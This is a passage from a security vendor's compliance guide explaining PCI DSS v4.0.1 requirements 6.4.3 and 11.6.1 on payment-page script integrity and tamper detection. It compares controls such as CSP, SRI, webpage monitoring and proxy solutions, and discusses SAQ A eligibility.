- **Alerting:** Any solution must be able to alert personnel when any of the defined behaviors are encountered.
- **Security impacting headers:** A mechanism must be able to detect unauthorized modifications to security impacting headers.
- **Script contents changes:** A mechanism must be able to detect changes to the script contents on the payment page.
- **Script contents IOCs:** A mechanism must be able to identify/detect behaviors that could be indicative of a compromise (IOC) (e.g., the credit card is posted to two different domains).
- **Cadence:** A mechanism must be configured to run either weekly or at the cadence defined by a targeted risk assessment (TRA).

11.6.1 does not require a mechanism to prevent the changes to pages or headers, it just has to detect a change or modification has been made. With that said, it does not prohibit a mechanism from actively preventing changes either, there are some solutions on the market that may even prevent changes.

At a minimum, the mechanism employed needs to detect and notify when potentially unauthorized modifications occur. These modifications may be script additions or deletions, security headers being changed or removed, or some other indicator of compromise detected.

The mechanism mentioned in this requirement might be a single mechanism (e.g., tool, service) or it could be multiple mechanisms used together to meet various parts of the requirement. A common misconception is that this mechanism only has to look at the state of the browser on initial load of the page (i.e., initial setup of the DOM). The DOM is an active and dynamic environment that the browser creates for the runtime behavior of a website.

Modern websites make use of this DOM in a very dynamic manner, it can change constantly throughout the execution of the web application. Scripts can add or even write other scripts, and button presses at the very end of a payment process can trigger the inclusion of malicious scripts that were not present on initial load of the page.

> It is critical that any mechanism used to meet 11.6.1 must be analyzing the dynamic DOM throughout the entire payment process.

Complying with this requirement also includes the need for a cadence (or periodicity) that the mechanism must be executed.

The cadence by default is set to at least weekly in the requirement wording. But the frequency could be adjusted based on the results of their targeted risk assessment, though it would have to be for justifiable reasons.

Risk criteria governing the periodicity of analysis could be based on a variety of items, such as a transaction volume (e.g., large transaction, more frequent testing), number of scripts on a page, or type of application (e.g., multi-page application, single payment page).

> No matter the frequency, it is important to have a documented TRA that can justify your chosen cadence.

It should be noted that if changes, additions or deletions to pages, header, or scripts are detected it would most likely trigger a reevaluation of full compliance to PCI DSS v4 requirement 6.4.3.

## Validating Compliance to 11.6.1

This section offers insights and recommendations for gathering the necessary evidence to validate compliance, which is beneficial for both entities filling out an SAQ form or a QSA completing a Report on Compliance.

The following bullet points detail the main topics covered and evidence that needs to be obtained during the compliance validation assessment to make sure the requirement is met*:

- The **pages monitored need to be clearly defined** and any type of change and tamper-detection mechanism configurations or settings examined to ensure it is set to monitor those pages.
- **Understand and evaluate the process** used to execute the monitoring activity and review any type of mechanism configuration settings that result in the activity being successfully executed.
- **Mechanism must generate a report** that details the results of the change and tamper-detection analysis. This report must be obtained and reviewed to confirm it covers the elements specified in the requirement (e.g., date of execution, details of any detected unauthorized modifications to the headers and script contents of the evaluated page).
- If the entity has determined the frequency with which the mechanism is executed, the **TRA documentation must be reviewed** to confirm that the reasoning behind the chosen frequency of analysis is justified.
- **Examine the configuration or process** used to execute the mechanism to confirm it is following the prescribed frequency.

**Note: more treatment of this topic can be found in the PCI Security Standards Council Informational Supplement for 6.4.3 and 11.6.1.*

## Compliance Pathways for 6.4.3 and 11.6.1

In order to fully meet PCI DSS requirements 6.4.3 and 11.6.1, an entity would need to do at least **one** of the following:

- Entity creates an **in-house process/ mechanism** themselves to meet all aspects of the requirements.
- Entity contracts with a **service/tool vendor** that supplies a solution built to specifically address all aspects of the requirements.
- Entity contracts with a **Third Party Service Provider (TPSP)** used for ecommerce services that will meet the requirements on behalf of the entity.

  This could be confirmed by obtaining a written statement (or a responsibility matrix) from a TPSP documenting that they provide services or controls that will assume the risk of compliance for the entity.

# Applicability and Responsibility

Now, you need to determine if these requirements apply to your specific ecommerce system.

## Exempt Ecommerce Systems

The following are ecommerce systems that would not have to comply with PCI DSS requirements 6.4.3 and 11.6.1:

- A merchant outsourcing an ecommerce website to a TPSP that is responsible for the entire site and all collection and processing of payment data.

  This does not mean that a merchant can run their site in a cloud environment, it means that the merchant has no responsibilities other than choosing a PCI DSS compliant TPSP to host and manage the entire ecommerce system.

- If an ecommerce payment page only contains basic redirect methods that would send the customer to a totally different third-party URL and hence the full DOM is rebuilt from the third-party site in the consumer browser and no referring page DOM is remaining in browser memory.

  This would be like a button or link redirect

  (Note: the only real reference to this exception is in the PCI SSC guidance document and currently not something directly discussed in the PCI DSS v4.0.1 standard itself.)

- If the merchant ecommerce site sends an out of band payment link that redirects to a TPSP payment page hosted on a separate URL from the merchant.

  This could be a “pay by link” email, text message, etc.

## Ecommerce Systems that Must Comply

The following are examples of ecommerce systems that would have to comply with PCI DSS requirements 6.4.3 and 11.6.1 or satisfy the eligibility criteria for SAQ A:

- An ecommerce website that is fully hosted by the merchant and includes a payment page that gathers payment data on the local web server and posts that data for processing. This would be considered classic ecommerce where the merchant takes responsibility for all payment functions.
- An ecommerce website that generates a payment page that gathers the payment data at the client location and then sends payment data from the client browser directly to a processor. This is often called the direct post method.
- Ecommerce website that generates a payment page that includes an iframe element used to display a TPSP hosted payment page. This referring payment page (i.e., the page containing the iframe) is considered fully in scope for these requirements. A merchant may choose to use a TPSP provided payment solution or payment elements that fully meet 6.4.3 and 11.6.1 requirements on the merchant's behalf. In this case, TPSP solution will confirm the merchant website is not susceptible to script attacks. This must be confirmed by the merchant to ensure that the TPSP is taking on this responsibility and risk. (*See "Requirements 6.4.3 and 11.6.1 SAQ Applicability" on page 29 for more detail.*)
- Ecommerce website that receives a script from a TPSP that contains an iframe element(s) collecting payment data on a TPSP hosted page(s).
- If an ecommerce payment page has no scripts at all included then **requirement 11.6.1** still applies because the requirement wording states that “the mechanism is configured to evaluate the received HTTP headers and payment pages.”

Thus, a mechanism needs to still monitor HTTP headers, page contents, and detect the presence of added unauthorized script(s). The payment page referred to in the requirement contains many things, not just scripts.

# Controls and Techniques Used to Meet 6.4.3 & 11.6.1

Security controls may consist of existing browser-native technologies such as a Content Security Policy (CSP) or it may be a custom built solution developed to meet certain or all demands of these requirements. Some techniques are common across different types of controls and hence are presented as a separate list of topics.

For example, a CSP can utilize multiple techniques like script URL source limiting, nonces, and file hashing.

## Security Controls and Techniques

The following tables can be used to see how each of the security controls might be used to satisfy the demands of PCI DSS requirements 6.4.3 and 11.6.1.

These tables are intended to be used by merchants or service providers to help determine which security controls covered in this section are best suited for their environment and how to potentially combine controls to design a mechanism to fully satisfy these new eskimming PCI DSS requirements.

It can also be used as a research aide to help readers determine which sections of this document are best to study as they create or evaluate possible controls (see "Example of how to use the tables" on page 21 for directions on how to best use these tables).

> *Note that the representation of the security controls is based on the state of these controls at the time of publication. These tables may not represent the only possible techniques but serve to illustrate ways to build mechanisms with the right features. As browsers continue to enhance these controls, they may become more broadly applicable.*

## Table 1: Security Controls

SecurityMetrics perspectives on security controls that may help meet 6.4.3 and 11.6.1 requirements.

| | Security Controls | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | 6.4.3 | | | 11.6.1 | | | | |
| **Controls** | **Authorized** | **Integrity** | **Inventory** | **Alerting** | **Security Impacting Headers** | **Script Contents Changes** | **Script Contents IOCs** | **Cadence*** |
| CSP | *Other process needed* | **Yes** | **Yes**<br>use “report only mode” | **Yes** | *Other process needed* | **Yes** | **Yes** | **Yes** |
| SRI | *Other process needed* | **Yes** | *Other process needed* | *Other process needed* | *Other process needed* | *Other process needed* | *Other process needed* | **Yes** |
| Webpage Monitoring | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** |
| Proxy Based Solution | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** | **Yes** |

## Table 2: Technique Controls

Various techniques that are employed within controls that can help meet 6.4.3 and 11.6.1 requirements.

| | Technique Controls | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | 6.4.3 | | | 11.6.1 | | | | |
| **Techniques** | **Authorized** | **Integrity** | **Inventory** | **Alerting** | **Security Impacting Headers** | **Script Contents Changes** | **Script Contents IOCs** | **Cadence** |
| File Hashing | No | **Yes** | No | No | No | **Yes** | No | No |
| Limiting Scripts by URL | No | **Yes** | No | No | No | No | **Yes** | No |
| Nonces | No | No | No | No | No | No | No | No |
| Behavior Monitoring | No | **Yes** | No | No | No | **Yes** | **Yes** | No |
| Manual Processes | **Yes** | No | **Yes** | No | No | No | No | No |
| Static Analysis | No | **Yes** | No | No | No | **Yes** | No | No |
| Tamper Resistance | No | No | No | No | No | No | No | No |

## Example of how to use the tables

Imagine you are investigating how to start building your own mechanism to meet these two requirements and you want to start evaluating how CSP could be used in the design.

First, you would start in "Table 1: Security Controls" on page 19 and look for entries in this table where CSP is listed as having applicability to requirement demands. A CSP could be used to assure the integrity of scripts being delivered to the payment page (or parent page hosting the payment iframe) as needed to meet 6.4.3 and potentially to help build an inventory, but it can't be used to directly authorize those scripts, another control or process would have to be developed for that.

On the 11.6.1 side, a CSP could be used to detect script content changes and some indicators of compromise of those scripts, but it can't be used to detect changes in security impacting HTTP headers. It also won't directly result in alerts being sent directly to an interested party, but alerts from a CSP can be processed by a custom written handler or some other service and actionable alerts generated.

The use of these two tables shows that CSP can definitely be part of a mechanism to meet the demands of 6.4.3 and 11.6.1 but would require other controls/ techniques to be implemented along with it to meet all requirement demands.

"Table 2: Technique Controls" on page 20 lists various techniques or technologies that can be used in the controls within a change- and tamper-detection mechanism design. For example, a CSP has options to be used with the technique of file hashing or a web page monitoring solution can incorporate the technologies of file hashing, behavior monitoring, etc.

*Note that the cadence column of the table is just to indicate that the mechanism can be set to do the required checks at some periodicity as defined by the customer and the targeted risk assessment used to determine that cadence.

Another way to navigate these tables is on a per requirement needs basis.

For instance, you can take a look at the needs column you are interested in, and then check what are some known to be available options for that. Then check the control or technique descriptions below to get more details on how that can be accomplished.

## Security Controls

Security controls could potentially be used to detect and possibly prevent unexpected script activities and generate alerts for the owners of these pages.

These controls are intended to help meet compliance demands for PCI DSS requirements 6.4.3 and 11.6.1 (as described in sections "PCI DSS Requirement 6.4.3" on page 11 and "PCI DSS Requirement 11.6.1" on page 13).

This document will not provide direct implementation directives, but rather it will introduce the reader to security controls that can be used to secure payment data from the influence of malicious scripts being added to payment pages or referring payment pages.

These controls may implement one or more of the techniques described later in this document (also see "Table 2: Technique Controls" on page 20).

### Content Security Policy (CSP) and Subresource Integrity (SRI)

While Content Security Policy (CSP) and Sub-Resource Integrity (SRI) are important security measures that enhance web application security, they do not fully meet PCI DSS requirement 11.6.1, which focuses on detecting and alerting on unauthorized changes to web applications.

### CSP and SRI alone are not sufficient:

**What CSP and SRI Can Do:**

- CSP supports alerting on modifications (from the consumers browser) of behavior that goes against the defined policy. The alert messages must be sent to a user-defined handler, it does not pop up alerts messages itself to users.
- When considering the unauthorized change modification requirement, both CSP and SRI can enforce the integrity of scripts. However, this is limited to static scripts.

**What CSP and SRI Cannot Do:**

- Neither CSP nor SRI can be used to look for **behaviors that are indicative of a compromise**. Both solutions only apply restrictions to the loading of content, not to the behavior/execution of the page (i.e., what is happening in the DOM).
- **Watching for unauthorized additions:**
  - **Security-impacting Headers:** Neither CSP nor SRI can monitor headers.
  - **Javascript:** While a perfectly configured CSP could allow the detection/alerting of new scripts on the page, most CSP implementations use configuration options (e.g., whitelist by domain) that would remove the ability to detect new scripts.
- **Watching for unauthorized deletions:**
  - Neither CSP nor SRI can detect deletions in either security-impacting header or Javascript (e.g., Security script) from the page.
- Neither CSP nor SRI can be configured to **evaluate the received HTTP headers**.
- CSP has no **baseline of activity** that is normal behavior for your checkout process. Some malicious activity can only be detected by comparison against a known baseline.
- Neither CSP nor SRI can be used to **authorize scripts**, another mechanism method would need to be developed to conduct and track this activity.

CSP and SRI are excellent for reducing the attack surface by limiting what resources can be loaded and ensuring the integrity of externally loaded scripts.

However, they do not fully address PCI DSS 11.6.1 requirements because they:

- **Do not monitor for unauthorized changes** across the entire web application.
- **Do not offer complete protection** for all locally hosted and inline javascript, CSS and HTML resources.
- **Do not prevent attackers from bypassing these protections** in ALL DOM states in a dynamic checkout process.

In many breach investigations, SecurityMetrics' forensics team has found instances where merchants believed CSP and SRI solutions were providing more protection than they actually were.

These useful tools should be part of a comprehensive solution; however, by themselves, CSP and SRI do not meet the full specific requirements of 6.4.3 and 11.6.1.

## Webpage Monitoring

Webpage Monitoring is an approach that aims at monitoring the client-side of a running web application. That includes observing how the different scripts interact with the different webpage components, such as the DOM and DOM APIs, as well as other browser-based assets like storage (e.g., cookies, local storage).

There are two main approaches to Webpage Monitoring:

- **Agent-based monitoring:** Require the webpage owner to include a monitoring script agent on the pages that need monitoring.
- **Agentless monitoring:** Use a process to visit the ecommerce page and make a purchase, just as a consumer would, within a DOM monitored environment.

Webpage monitoring is usually provided by commercial or home-grown solutions. Their exact capabilities is implementation specific, but commonly they include:

- Observing DOM mutations
- Observing access to sensitive data, in forms, cookies, and browser storage
- Observing sending and receiving information, using different methods, such as Fetch, XHR, or WebSockets
- Observing risky application behaviors such as creating or interfering with forms and iframes
- Capturing inventory of scripts running
- Observing page headers and values

Script actions that perform these tasks are called (code) behaviors. And for that reason, Webpage Monitoring is sometimes referred as Behavior-based Monitoring.

The more behaviors it monitors, the higher the chance of detecting malicious behavior.

### Agent-based Webpage Monitoring

Agent-based Webpage monitoring is a method that observes a running application inside every instance of consumer browsers visiting that webpage. For that reason, this type of monitoring not only can detect certain behaviors, but it can also block them.

CSP either fully allows or fully blocks a script. Agent-based Webpage Monitoring can be more granular, as it can allow a script but disallow certain behaviors or attenuate them. This enables trusting scripts in different grades, not just an all or nothing similar to what CSP imposes.

As a script itself, it needs to assure its own integrity. That includes making sure that it can not be easily disabled, tampered with, or bypassed. Typically, these solutions will rely on a sandboxing that can assure some isolation that protects the agent integrity and provides a mechanism to enforce the security polices.

The main advantages of Agent-based Monitoring are:

- Monitors all (real) user sessions and can be for every transaction
- No need for monitoring artifacts like testing accounts, recorded flows, etc.
- Captchas, pop-ups, or changed flows will not prevent the monitoring from working

The main disadvantages are:

- Requires the integration of a script on the monitored pages
- A less efficient implementation might interfere with the page performance
- As with any blocking-capable approach, it can also break payments when something needed for a payment page to run is mistakenly blocked

### Agentless Webpage Monitoring

This type of monitoring is essentially executing a web application through to the end of the entire payment process just as a consumer would do it. This can be done in various ways but in short it is executing the steps a consumer would make to select a product and make a purchase within a controlled and monitored browser environment (often a synthetic user).

The use of a known browser environment allows the mechanism to identify the expected behavior. If, in the future, expected behaviors have changed (e.g., headers, scripts, behavior) this can be reported as potential indicators of compromise which would merit further analysis.

The main advantages for agentless monitoring are:

- No scripts need to be installed on the website to be tested.
- Often, no configuration changes are required by the merchant for the website to be tested.
- No testing is needed to determine if the mechanism is compatible with the website script environment.
- Attackers are not aware the website is being monitored for unusual script activity.
- By design, agentless solutions do not present any risk to the performance of the page.

The main disadvantages of agentless are:

- When authentication is required to purchase, login credentials must be used/created.
- Captchas and other bot-protection mechanisms can interfere with agentless solutions.
- Not every consumer transaction is investigated for malicious behavior.
- Agentless mechanisms must be monitored to verify they reach the payment page.
- Agentless mechanisms may miss iterative attacks that are based on the state of the application, geographic region of the browser, or attacks that target every nth user on the page.

**Proxy-Based Solutions**

Service providers with upstream access to all traffic to a merchant's domain–effectively holding man-in-the-middle status over the plain-text HTTP traffic (either because SSL terminates at the provider or they have access to the private key)–are uniquely positioned to modify the original response headers and/or body.

This enables them to both monitor and discreetly inject scripts and headers into the response, providing an agentless-like experience for the site's developers, with no required changes to their infrastructure.

Two common strategies for deploying such a solution are:

1. **Inject CSP header**, which often can be partly configurable through their web interface.
2. **Inject Javascript(s) agent into the DOM** that operates similar to other agents described above.

The main advantage of proxy-based solutions:

- It is an agent solution where an agent is not explicitly added to the website.

The main disadvantages of proxy-based solutions are:

- Requires delegating authority over the DNS domain to a third party, the proxy entity.
- Sensitive data may be transmitted through the proxy.
- It creates a dependency on specific CDN or proxy providers, which could limit flexibility if switching providers becomes necessary.
- It concedes full page, script, and header tampering capability to a third party, if implemented by a vendor.
- If blocking of third-party scripts is desired, then unknown scripts will be blocked as well, which might break the application if a script is not authorized in a timely manner.
- A less efficient implementation might interfere with the page performance.
- As with any blocking capable approach it can also break payments when something needed for a payment page to run is mistakenly blocked.

## Techniques

Security controls are not limited to using a single technique to fulfill requirements 6.4.3 and 11.6.1.

Most mechanisms will use a combination of multiple techniques that can be best aligned for the complexity of an environment to assure compliance to the demands of the requirements.

You can find below a description of various techniques for use with controls discussed in "Security Controls" on page 19.

### File Hashing

When file hashes are used to verify a script's integrity, any alteration to the script should invalidate its integrity check, prompting additional measures to confirm the script's authenticity or its removal / blocking.

It is important to note that while hashing is an effective technique for JavaScript that is static (i.e., the same version of the code is served to each consumer browser), for JavaScript that is dynamic in nature (i.e., the JavaScript differs each time because of run-time compiling, variables in the code), file hashing is not a practical option and other techniques will need to be explored.

### Limiting Sources by URL

One common technique used by CSP and other mechanisms for managing environments where dynamic scripts are sourced is to limit/monitor the URLs that scripts are sourced from.

If scripts are suddenly sourced from locations that are not approved/expected, this could be an indication that something malicious has occurred on the page.

While this approach can be effective at looking for indicators of compromise, it is not largely effective at detecting changes to script content or behavior.

### Nonces

A common technique used by CSP is to approve scripts based on a nonce. If the nonce provided by the script tag matches the nonce in the CSP configuration, then the browser will parse and execute the script. If not, then the browser will discard the script contents.

When combined with CSP reporting, nonces can be used as a technique to identify indicators of compromise (scripts attempting to run that have not been approved). However, it is largely not effective at detecting changes to approved scripts content or behaviors.

## Integrating Script Inventory into Development Lifecycle

Depending on the build tools, scripting languages, and CI/CD platforms, developers can create a script inventory via Continuous Integration (CI) build flows that helps automate the process of tracking and managing scripts used in a web application, ensuring compliance with PCI DSS requirement 6.4.3. This approach leverages automation to maintain an up-to-date inventory of scripts, including their sources, purposes, and justifications.

While this can be an effective way to inventory, authorize, and assure the integrity of first-party scripts, it does not provide these assurances for third or fourth-party scripts. As such, by itself, this control will not fulfill the demands for 6.4.3 or 11.6.1.

## Manual Processes

Manual processes can be techniques that can be used, or may need to be used, as parts of a mechanism to meet requirements 6.4.3 and 11.6.1.

As seen in "Table 1: Security Controls" on page 19 there are some requirement demands that can not be met by using only a single control (e.g., CSP, SRI). In these cases, a manual process could be developed and added to a mechanism to meet the demands that are missing.

Here are a few examples of these processes:

- A process for conducting a manual inventory of all the scripts seen on a payment page and generating a report. This could be done simply by inspecting code or using inherent properties of browsers for example. The list of scripts could then be added to a document and rechecked periodically.
- A manual process for collecting the authorization of each script running on a payment page could be developed that involves company developers and managers of an organization. The formal authorization could be as simple as a signature on the script list.
- A process to review the HTTP security-impacting headers on the payment page.

## Behavior Monitoring

A valid approach to script integrity is to bind a script to a (code) behavior profile. This behavior profile can be established either before the script is executed for the first time or after its initial observation.

Typically, the behavior profile focuses on monitoring and (optionally) controlling code behaviors that could indicate malicious activities, such as accessing sensitive data in forms or intercepting data transmitted to backend services (e.g., via XHR, Fetch).

For the sake of the integrity assurance in requirement 6.4.3, only behaviors that can lead to skimming of data from the payment form is relevant.

When a script is authorized, a behavior profile is created based on the behaviors deemed acceptable. The key advantage of this approach is its adaptability. Specifically, the script can change frequently, but as long as its observed behaviors remain within the authorized behavior profile, there is no need for reauthorization.

However, if the script exhibits behaviors outside of its authorized profile, it must undergo reauthorization, as it may now be performing unauthorized actions, such as skimming payment data.

Because this method focuses on behavior rather than static characteristics like file hashes, it is less sensitive to changes and significantly reduces the frequency of reauthorizations. This approach can be implemented in both real user sessions and synthetic environments.

Behavior monitoring can also be used to retrieve inventory telemetry as scripts manifest themselves on the page. Behavior monitoring can trigger alerts based on what scripts are attempting/doing on the page and (optionally) can block these behaviors before they take place.

## Static Analysis Script Monitoring

Another valid approach is to collect all scripts within scope and pass them through a static analyzer designed to detect signs of skimming behavior.

For the purposes of compliance with 6.4.3 integrity assurance, a script's integrity is considered compromised if, after static analysis, evidence of eskimming code is detected. This could be done algorithmically, to search for traits usually found in skimmer code, or by looking for IOCs. Each version of the script must undergo reanalysis to assure its integrity.

This approach is only effective if the static analysis method can overcome obstacles, such as code obfuscation or unconventional ways of embedding skimming code. Otherwise, false negatives may allow skimmers to remain undetected for extended periods.

Additionally, the analysis process should minimize false positives to avoid unnecessary disruptions.

Static analysis has limitations, as it does not observe the script during execution and may therefore miss certain behaviors. However, as an additional layer of defense, it can strengthen the merchant's ability to detect eskimming attempts.

While static analysis can be an effective way to assure the integrity of first party scripts, it may not be a realistic control for third or fourth party scripts for most organizations.

### Tamper Resistant Scripts

The PCI SSC Information Supplement provides the following insights regarding this technique:

> *Using compiler tools, scripts can be transformed or instrumented to detect or prevent malicious modifications—whether they occur before runtime or during execution. If tampering is detected, the script can refuse to run or it can raise an alert.*

SecurityMetrics has a different interpretation of this guidance, particularly concerning the term compiling tool in the context of JavaScript. While JavaScript can be minified, transferred, and obfuscated, it is not typically compiled into a binary executable.

Techniques like obfuscation, transformation, and minification, while potentially adding complexity, do not fundamentally prevent unauthorized code modification.

Additionally, it's important to consider that if an attacker possesses write access to the JavaScript file, they may also be able to circumvent any embedded modification detection mechanisms. Addressing this potential for circumvention is a key objective of these PCI DSS requirements.

## Using a TPSP to fulfill 6.4.3 and 11.6.1

To ensure that the TPSP's services align with PCI requirements 6.4.3 and 11.6.1, the entity should verify which services were included in the TPSP's PCI DSS assessment. This information should be documented in the TPSP's PCI Attestation of Compliance (AOC).

The TPSP must supply customers with written agreements and an acknowledgment that the TPSP is responsible for the security of account data.

Additionally, the TPSP must give customers information about their PCI DSS compliance status and clearly define which PCI DSS requirements are the responsibility of the TPSP, the customer, and any shared responsibilities. The TPSP should supply this information in a clear format that includes how, or if, each party is expected to address requirements 6.4.3 and 11.6.1.

If a TPSP says they can meet these requirements for a merchant, the merchant must carefully evaluate and understand how the TPSP is ensuring the merchants website payment page(s) are not susceptible to attacks from scripts that could affect the ecommerce elements added from the TPSP.

It may be very easy to confirm if the TPSP is completely hosting the full ecommerce system for a merchant, but it gets more difficult if only payment elements are used on merchant payment pages.

## Building a DIY solution to fulfill 6.4.3 and 11.6.1

If an entity feels like they have the skills and the development resources to create their own mechanism to satisfy PCI DSS requirements 6.4.3 and 11.6.1, there is nothing in the standard that says you can't do that. However, this is not a task to be taken lightly.

Creating a DIY solution is not as easy as implementing CSP and SRI for your web page (see "Content Security Policy (CSP) and Subresource Integrity (SRI)" on page 21) and adding a few manual processes).

A DIY mechanism must be able to satisfy all of the components of the requirements as stated in the PCI DSS. You must also consider both static and dynamic scripts being added and/or executed in the DOM.

"Table 3: DIY Evaluation" on page 28 has been prepared as a way to start evaluating a mechanism methodology (note its similarity to "Table 1: Security Controls" on page 19 and "Table 2: Technique Controls" on page 20 that are used to help explain controls and technologies).

To evaluate your proposed DIY solution the first step is to come up with the tools, controls and techniques within those controls to satisfy the expectations seen in the requirements. Then enter those tools/controls into the table column at the left so that you can consider how they meet some or all of the requirements for both 6.4.3 and 11.6.1.

Often when a company seeking a DIY solution starts to fill out this table, the complexity and depth of the mechanism becomes quickly apparent and they then seek the help of a pre-built solution.

However, there have been some clients with the skills to completely cover all the needs of the requirements and using a table like the one shown below can be very helpful in communicating with your QSA or others in the company how the proposed mechanism will be compliant.

Don't assume your QSA will know how to teach you to create your own DIY mechanism.

This is a very complex issue and QSA's have not all been trained as web developers, pen testers, and forensic analysts with a deep understanding of this issue.

Many companies offering solutions out there have spent years developing and testing the mechanisms they offer. It's not a simple thing to create.

## Table 3: DIY Evaluation

How to Evaluate a DIY Solution to Meet PCI DSS 4.0.1
Requirements 6.4.3 and 11.6.1

| | | 6.4.3 | | | 11.6.1 | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | | Security Impacting Headers (alerting) | | | | Script Contents (alerting) | | | | |
| **Coverage** | **Tools/ Controls** | **Authorized** | **Integrity** | **Inventory** | **IOCs** | **Changes** | **Additions** | **Deletions** | **IOCs** | **Changes** | **Additions** | **Deletions** | **Frequency** |
| Static Scripts | | | | | | | | | | | | | |
| | | | | | | | | | | | | | |
| | | | | | | | | | | | | | |
| Dynamic Scripts | | | | | | | | | | | | | |
| | | | | | | | | | | | | | |
| | | | | | | | | | | | | | |
| | | | | | | | | | | | | | |

Suggested steps to use this table:

1. Determine potential controls or tools that could be used to meet the stated requirements.
2. Add those tools/controls to the "Tools/Controls" column of the table.
3. Evaluate each tool/control against all the needed requirements, determine if they meet the intent, add check or notes on how this is done.
4. Indicate any manual controls that may be needed (e.g., authorization).
5. Coverage must be for both static scripts and dynamic scripts (added at run time).

# Requirements 6.4.3 and 11.6.1 SAQ Applicability

The PCI DSS requirements 6.4.3 and 11.6.1 apply to web applications with payment page forms as described earlier in this document, so really ecommerce sites. Thus, SAQ A-EP and SAQ D will need to have these requirements in place.

Conversely, these requirements are not included in SAQ B, SAQ B-IP, SAQ C, or SAQ C-VT.

The biggest applicability question is what is required for SAQ A, which has special requirement treatment for script security.

## SAQ A Discussion

When initially released, the PCI DSS v4 SAQ A included requirements 6.4.3 and 11.6.1 as an acknowledgement of the payment card skimming issues experienced by ecommerce merchants that redirected to a TPSP payment page shown in an iframe element created on the merchant website.

Early in 2025, the PCI Security Standards Council (PCI SSC) decided to remove these requirements from SAQ A and replaced them with a modified eligibility criteria statement for  SAQ A that addresses the merchants responsibility for securing their referring payment page against script attacks.

Because many entities were having a hard time understanding the implications of the wording of this new criteria, an FAQ was released soon after to help clarify the meaning of that statement.

So, here are our thoughts on FAQ 1588 and how it clarifies the SAQ A eligibility criteria statement (shown below):

> *“The merchant has confirmed that their site is not susceptible to attacks from scripts that could affect the merchant’s e-commerce system(s).”*

Some questions were asked by many who read SAQ A previous to the FAQ 1588 release:

- What is the meaning of the word site in the eligibility statement? Did the scope change all of a sudden from the payment page to the whole ecommerce web site?
- How does a merchant confirm that their referring payment page is not susceptible to malicious scripts being added there that can attack elements (e.g., iframe) provided by a TPSP?

After a careful reading, FAQ 1588 clarified that the reference to site in the SAQ A eligibility criteria means the webpage that includes a payment element provided to a merchant by the TPSP, for example an iframe. So, the eligibility criteria did not increase the scope of script security to the merchants entire website, it is still just scripts that exist on that referring payment page (the page that contains the TPSP iframe element).

Remember that in the case of a single page application (as mentioned in sections "What is the DOM?" on page 5 and "Multi-Page vs Single Page Web Applications" on page 5) the definition of “site” in that case would be the entire application and not just the view of a payment page.

FAQ 1588 clarified that there are basically two ways to confirm that elements on your referring payment page are not susceptible to script attack:

1. Basically comply to the original intent of requirements that were removed from SAQ A, those being PCI DSS 6.4.3 and 11.6.1, or,

2. The merchant can confirm that the TPSP providing the embedded payment element/form/iframe is providing those script attack protections on behalf of the merchant. In other words, the TPSP is signing up for the risk of protecting their payment element from any script attacking from the merchant's referring payment page.

   Essentially then, the TPSP would be satisfying the eligibility criteria (or meeting 6.4.3 and 11.6.1) for the merchant and would then be potentially responsible if an attack was successful and card data lost from their provided element.

   Of course, all of this would be dependent on the merchant following any implementation guidance provided by a TPSP for their script security solution.

Additionally, the SAQ A eligibility criteria implies a need for evidence to confirm the assertion that the site is not susceptible to attacks from scripts.

This evidence would need to come from one of the following sources:

- A script security system the merchant creates themselves (very difficult to do correctly especially for a small merchant),
- The merchant could contract with a service built to monitor sites for the presence of data skimming scripts,
- Get a written statement (or entry on a responsibility matrix) from a TPSP stating that they will provide services or controls that meet the eligibility criteria of SAQ A for the merchant and are taking on this responsibility of script protection for the merchant.

It should be noted that if you cannot meet the eligibility statement for SAQ A, then it may be more appropriate to use SAQ A-EP.

Here is a link to FAQ 1588 on the PCI Council's website:

- https://www.pcisecuritystandards.org/faq/articles/Frequently_Asked_Question/how-does-an-e-commerce-merchant-meet-the-saq-a-eligibility-criteria-for-scripts/

Here is a link to SecurityMetrics research results showing the real risks to small merchant ecommerce by skimming card numbers from third-party iframes:

- https://www.securitymetrics.com/download/securitymetrics-ecommerce-forensic-investigation-findings

